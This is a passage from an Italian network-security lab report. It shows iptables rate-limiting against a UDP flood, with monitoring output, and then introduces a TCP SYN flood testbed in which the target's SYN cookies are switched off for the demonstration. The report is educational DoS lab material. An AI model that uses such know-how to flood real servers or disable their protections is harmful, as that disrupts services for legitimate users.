


Figure 23: UDP Flood - Aumento del carico sulla CPU

Tramite il tool *Wireshark* è possibile esaminare il traffico che scorre tra il router ed il webserver, caratterizzato da una sequenza di pacchetti UDP generati da IP casuali e risposte ICMP Destination Unreachable, Fig 14.




Figure 24: UDP Flood - Cattura tramite Wireshark

## 4.4 Contromisure

Al fine di mitigare l'attacco è stata implementata una contromisura. Tramite il tool *iptables* è possibile implementare delle regole per il filtraggio dei pacchetti, fungendo da firewall. In questo caso, per poter mostrare un differente approccio, non è stata usata la tabella *filter* (cioè la tabella di default utilizzata per il filtraggio dei pacchetti in ingresso) ma la tabella *raw*, la tabella utilizzata per l'esclusione dei pacchetti prima del tracciamento delle connessioni (*conntrack*).

La tabella raw è formata da due differenti chain:

- PREROUTING - intercetta i pacchetti in ingresso prima di ogni altra tabella;
- OUTPUT - intercetta i pacchetti generati localmente.

Si è scelto di utilizzare questa regola in modo che il filtraggio avvenisse prima della creazione della *tracking connection entry*. Questo tipo di approccio è utile se il collo di bottiglia è la capacità di calcolo del server, ma non agisce sulla saturazione della banda.

In questo caso, tramite l'implementazione delle regole si vuole impostare un limite alla frequenza di pacchetti UDP ricevuti, per cui è stata modificata la sola chain PREROUTING.

Le regole applicate sono le seguenti:

```
iptables -t raw -A PREROUTING -p udp -m limit --limit 1/s --limit-burst  
200 -j ACCEPT
```

```
iptables -t raw -A PREROUTING -p udp -j DROP
```

Dove:

- -t: specifica quale tabella va utilizzata, in questo caso *raw*;
- -A: specifica in quale catena fare l'append della regola, in questo caso la catena PREROUTING;
- -p: specifica il protocollo, in questo caso UDP;
- -m: specifica quale modulo viene utilizzato nella regola, nelle regole in esame:
  - limit: specifica un limite per la frequenza di ricezione dei pacchetti, in questo caso (1/s). Viene inoltre utilizzato il parametro *-limit-burst*, che definisce un bucket iniziale di 200 pacchetti che possono essere accettati senza limitazioni. Dopo questi, il rate limiting entra in vigore. Il bucket si ricarica di 1 pacchetto ogni 1 secondo;
- -j: specifica il target della regola, cioè cosa fare se un pacchetto rispetta la regola, in questo caso ACCEPT per la prima regola e DROP per la seconda regola.


Le regole vengono applicate dall'alto verso il basso, tutti i pacchetti non analizzati da una regola vengono analizzati dalla regola successiva.

Tramite il comando:

```
watch -n 1 "sudo iptables -t raw -L PREROUTING -v -n"
```

è possibile osservare il numero di pacchetti e di bytes che superano una specifica regola.

Come visibile in Fig. 25 e Fig. 26, durante l'attacco iptables permette di accettare parte delle connessioni, rifiutando quelle che superano il limite.




```
File Azioni Modifica Visualizza Aiuto
user@user-virtualbox: ~/Desktop ×
Ogni 1,0s: sudo iptables -t raw -L PREROUTING -v -n                                         user-virtualbox: Wed May 21 19:21:36 2025
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target  prot opt in     out    source               destination          limit: avg 1/sec burst 20
  240 17040 ACCEPT   17  --  *      *      0.0.0.0/0           0.0.0.0/0
  6   426 DROP     17  --  *      *      0.0.0.0/0           0.0.0.0/0

user@user-virtualbox:...
```

Figure 25: UDP Flood - Status iptables rules prima dell'attacco

## Network Security




```
Ogni 1,0s: sudo iptables -t raw -L PREROUTING -v -n
user@user-virtualbox: ~/Desktop: Wed May 21 19:22:20 2025

Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in     out     source          destination
  286 19833 ACCEPT  17  -- *      *      0.0.0.0/0      0.0.0.0/0      limit: avg 1/sec burst 20
0
8724 245K DROP    17  -- *      *      0.0.0.0/0      0.0.0.0/0

user@user-virtualbox: ~/Desktop
```

Figure 26: UDP Flood - Status iptables rules durante l'attacco

L'apporto delle regole iptables è osservabile tramite lo strumento *htop*, che dimostra come il consumo della CPU sia nettamente calato, Fig. 27.



```
CPU[|||||] Tasks: 83, 145 thr, 70 kthr; 1 running
Mem[|||||] Load average: 0.57 0.39 0.49
Swp[|||||] Uptime: 00:15:48

Main I/O PID USER PRI NI VIRT RES SHR S CPU%vMEM% TIME+ Command
2147 user 20 0 11108 4652 3628 R 9.3 0.5 0:03.01 htop
1134 root 20 0 353M 102M 64688 S 2.1 10.6 0:13.91 /usr/lib/xorg/Xorg -nolisten tcp -background no
2052 user 20 0 446M 104M 89464 S 1.4 10.9 0:01.45 qterminal
1163 root 20 0 626M 30288 10524 S 0.7 3.1 0:00.18 /usr/bin/python3 /usr/bin/fail2ban-server -xf s
1356 user 20 0 747M 114M 93096 S 0.7 11.9 0:05.20 /usr/bin/lxqt-panel
1 root 20 0 22612 13704 9480 S 0.0 1.4 0:05.77 /sbin/init splash
237 root 19 -1 66848 17552 16272 S 0.0 1.8 0:01.70 /usr/lib/systemd/systemd-journald
308 root 20 0 30300 8268 4812 S 0.0 0.8 0:00.84 /usr/lib/systemd/systemd-udevd
365 systemd-re 20 0 21580 12448 10272 S 0.0 1.3 0:00.87 /usr/lib/systemd/systemd-resolved
368 systemd-tl 20 0 91044 7616 6848 S 0.0 0.8 0:00.36 /usr/lib/systemd/systemd-timesyncd
412 systemd-ti 20 0 91044 7616 6848 S 0.0 0.8 0:00.30 /usr/lib/systemd/systemd-timesyncd
724 root 20 0 306M 8072 7176 S 0.0 0.8 0:00.30 /usr/libexec/accounts-daemon
726 avahi 20 0 8608 4296 3912 S 0.0 0.4 0:00.28 avahi-daemon: running [user-virtualbox.local]
728 root 20 0 9432 2648 2648 S 0.0 0.3 0:00.10 /usr/sbin/cron -f -P
729 messagebus 20 0 10880 6252 4588 S 0.0 0.6 0:00.83 @dbus-daemon --system --address=systemd: --nofollow
731 root 20 0 306M 8072 7176 S 0.0 0.8 0:00.00 /usr/libexec/accounts-daemon
732 root 20 0 306M 8072 7176 S 0.0 0.8 0:00.17 /usr/libexec/accounts-daemon
749 polkittd 20 0 303M 9748 7412 S 0.0 1.0 0:00.52 /usr/lib/polkit-1/polkitd --no-debug
754 root 20 0 306M 8072 7176 S 0.0 0.8 0:00.00 /usr/libexec/accounts-daemon
758 root 20 0 1732M 27924 17196 S 0.0 2.8 0:03.01 /usr/lib/snapd/snapd
760 root 20 0 302M 6468 6340 S 0.0 0.7 0:00.15 /usr/libexec/switcheroo-control
772 root 20 0 18132 8784 7760 S 0.0 0.9 0:00.57 /usr/lib/systemd/systemd-logind
F1Help F2Setup F3Search F4Filter F5Tree F6SortBy F7Nice -F8Nice +F9Kill F10Quit
```

Figure 27: UDP Flood - Output htop durante l'attacco dopo aver inserito le regole iptables

L'effetto delle regole iptables è facilmente comprensibile guardando la cattura del traffico ottenuta tramite Wireshark, che mostrano chiaramente come la macchina target non risponda a tutti i pacchetti UDP con una ICMP Destination Unreachable, Fig. 28.




Figure 28: UDP Flood - Catture di Wireshark dopo aver applicato le regole iptables

## 5 TCP SYN Flood

### 5.1 Introduzione

Per comprendere questa tipologia di attacco DoS si ritiene necessario conoscere l'handshake TCP:

1. Il client invia un TCP Segment con il flag SYN=1.
2. Il server salva in una tabella locale i dettagli della richiesta ricevuta e invia un TCP Segment con i flag SYN e ACK ad 1.
3. Il client riceve questo SYN-ACK ed invia un TCP Segment con flag ACK=1 al server.
4. Il server riceve l'ACK ed instaura la connessione TCP.

Le tabelle TCP sono dimensionate sul presupposto che le connessioni TCP siano rapide a stabilirsi. L'attacco DoS di tipo SYN Flood sfrutta questa supposizione e cerca di saturare queste tabelle creando una serie di connessioni TCP half-open. Dunque, l'attaccante invierà una serie di pacchetti SYN con IP sorgente "spoofed" in direzione del server target che risponderà a sua volta con dei pacchetti SYN-ACK. Tuttavia, il sistema associato all'IP fornito non esiste, di conseguenza il server occuperà una "entry" della propria tabella TCP con i dettagli della richiesta finché non reuterà fallita la connessione. Il fallimento della connessione dipende dalle configurazioni del server e solitamente avviene dopo un certo numero di ritrasmissioni TCP.

In sintesi, se l'attaccante riesce a saturare questa tabella per un certo periodo di tempo, può impedire l'instaurazione di connessioni TCP legittime.

### 5.2 Topologia

Per la simulazione di questo attacco è stata utilizzata la topologia di rete in figura 29.




Figure 29: Topologia del testbed SYN Flood

Di seguito, sono mostrate le informazioni più rilevanti:

- Attaccante: Macchina Kali Linux con Indirizzo IPv4 30.1.1.2
- Target: Macchina Ubuntu con Indirizzo IPv4 10.1.1.2 e server apache2 in ascolto sul porto 80
- Client legittimo: Macchina Lubuntu con Indirizzo IPv4 10.1.2.2
- Router R1 con 10.1.1.1

La presenza dei router permette di emulare una tipica configurazione di rete aziendale (LAN 1 e LAN 2 dell'organizzazione) e domestica (LAN Attaccante).

### 5.3 TCP Cookies e Contromisure Router

Il SYN Flood è uno degli attacchi DoS più vecchi e documentati; di conseguenza, numerosi sistemi moderni implementano delle contromisure di "default" per mitigare questo tipo di attacco. In particolare, Ubuntu prevede l'utilizzo dei TCP SYN cookies "Out of the Box". Questi cookie contengono tutto il necessario per "ricostruire" i dettagli della richiesta TCP, in modo che il server non abbia bisogno di salvare alcun tipo di informazione nella propria tabella. Il SYN cookie è inviato nel pacchetto SYN-ACK verso il client e dovrà essere presente nel pacchetto ACK verso il server, così da garantire la "ricostruzione" dei dettagli della connessione TCP.

Dunque, per mostrare gli effetti dell'attacco DoS, questi cookie verranno disabilitati, come è visibile in figura 30.

```
webserver@webserver-VirtualBox:~$ sudo sysctl -n net.ipv4.tcp_syncookies
1
webserver@webserver-VirtualBox:~$ sudo sysctl -n net.ipv4.tcp_syncookies
=0
0
webserver@webserver-VirtualBox:~$ sudo sysctl -n net.ipv4.tcp_syncookies
0
webserver@webserver-VirtualBox:~$
```

Figure 30: Comando per disabilitare i SYN cookie

Un'altra contromisura per questo genere di attacco DoS è attuata dal Router del Target (R1). Nella sua configurazione predefinita, Ubuntu richiede un totale di 5 ritrasmissioni SYN-ACK prima di considerare una connessione TCP come fallita. Tuttavia, R1 fa sì che il server termini la connessione molto prima delle 5 ritrasmissioni previste, come è visibile in figura 31.




Figure 31: ICMP Host unreachable

In figura 32, è possibile osservare l'ultima ritrasmissione prima del messaggio ICMP.

No.	Time	Source	Destination	Protocol	Length Info
10002	92.307369	204.207.8.55	10.1.1.2	TCP	1254 51458 → 80 [SYN] Seq=0 Win=64 Len=1200
10237	93.021904	10.1.1.2	204.207.8.55	TCP	60 80 → 51458 [SYN, ACK] Seq=0 Ack=1 Win=64 Len=1200
10441	93.345295	10.1.1.2	204.207.8.55	TCP	60 [TCP Retransmission] 80 → 51458 [SYN, ACK] Seq=0 Ack=1 Win=64 Len=1200
10597	95.384050	10.1.1.2	204.207.8.55	TCP	60 [TCP Retransmission] 80 → 51458 [SYN, ACK] Seq=0 Ack=1 Win=64 Len=1200

Figure 32: TCP Stream: ultima ritrasmissione

